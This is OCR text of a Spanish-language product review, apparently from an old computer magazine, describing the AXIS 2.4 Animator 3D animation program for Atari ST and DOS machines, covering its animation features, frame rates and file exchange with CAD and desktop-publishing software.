
Si adquirimos AXIS 2.4 Animator podemos disfrutar de la posibilidad de generar animaciones. La definición de movimientos de camara (Spline) marcan el recorrido que realizará nuestro objeto tridimensional. En el ATARI ST se puede lograr una velocidad de 25 imagenes por segundo con un limitado número de imagenes. Si la velocidad de reproducción es de 5 imagenes por segundo el número de ellas ya no queda limitado. Las animaciones pueden tener un tiempo de inicio y final. Gracias a la opción de tiempo-coordenada podemos realizar animaciones de un modelo cambiante. Durante la animación podemos efectuar cambios de tiempo dando el efecto de objetos 3D moviles. En maquinas de sistema operativo DOS la velocidad de reproducción depende del adaptador y el disco duro utilizado. La animación se vé por eso limitada a las tarjeta EGA y Hercules


Cuando trabajamos con un ATARI ST, AXIS 2.4 ANIMATOR nos permite la inclusión de dibujos creados con DEGAS en nuestras secuencias de animación la cual cosa facilita, por ejemplo, la adición del logotipo de una compañia en una secuenciaAXIS se comunica directamente con CAMPUS, DynaCADD para ATARI ST o con AUTOCAD, CADVENCE mediante el clásico formato DXF. Esta comunicación que se realiza en ambos sentidos, se puede realizar las ediciónes de cualquier perspectiva con Autocad, o bien utilizar cualquier plano a nivel de suelo generado en Autocad como plano de referencia a la hora de generar un modelo tridimensional. Al reconocer AXIS el formato GEM Metafile nos facilita la posibilidad de comunicarnos con programas de autoedición como el programa VENTURA Publisher.


El programa viene en idioma inglés pero el manual esta perfectamente traducido al idioma castellano.

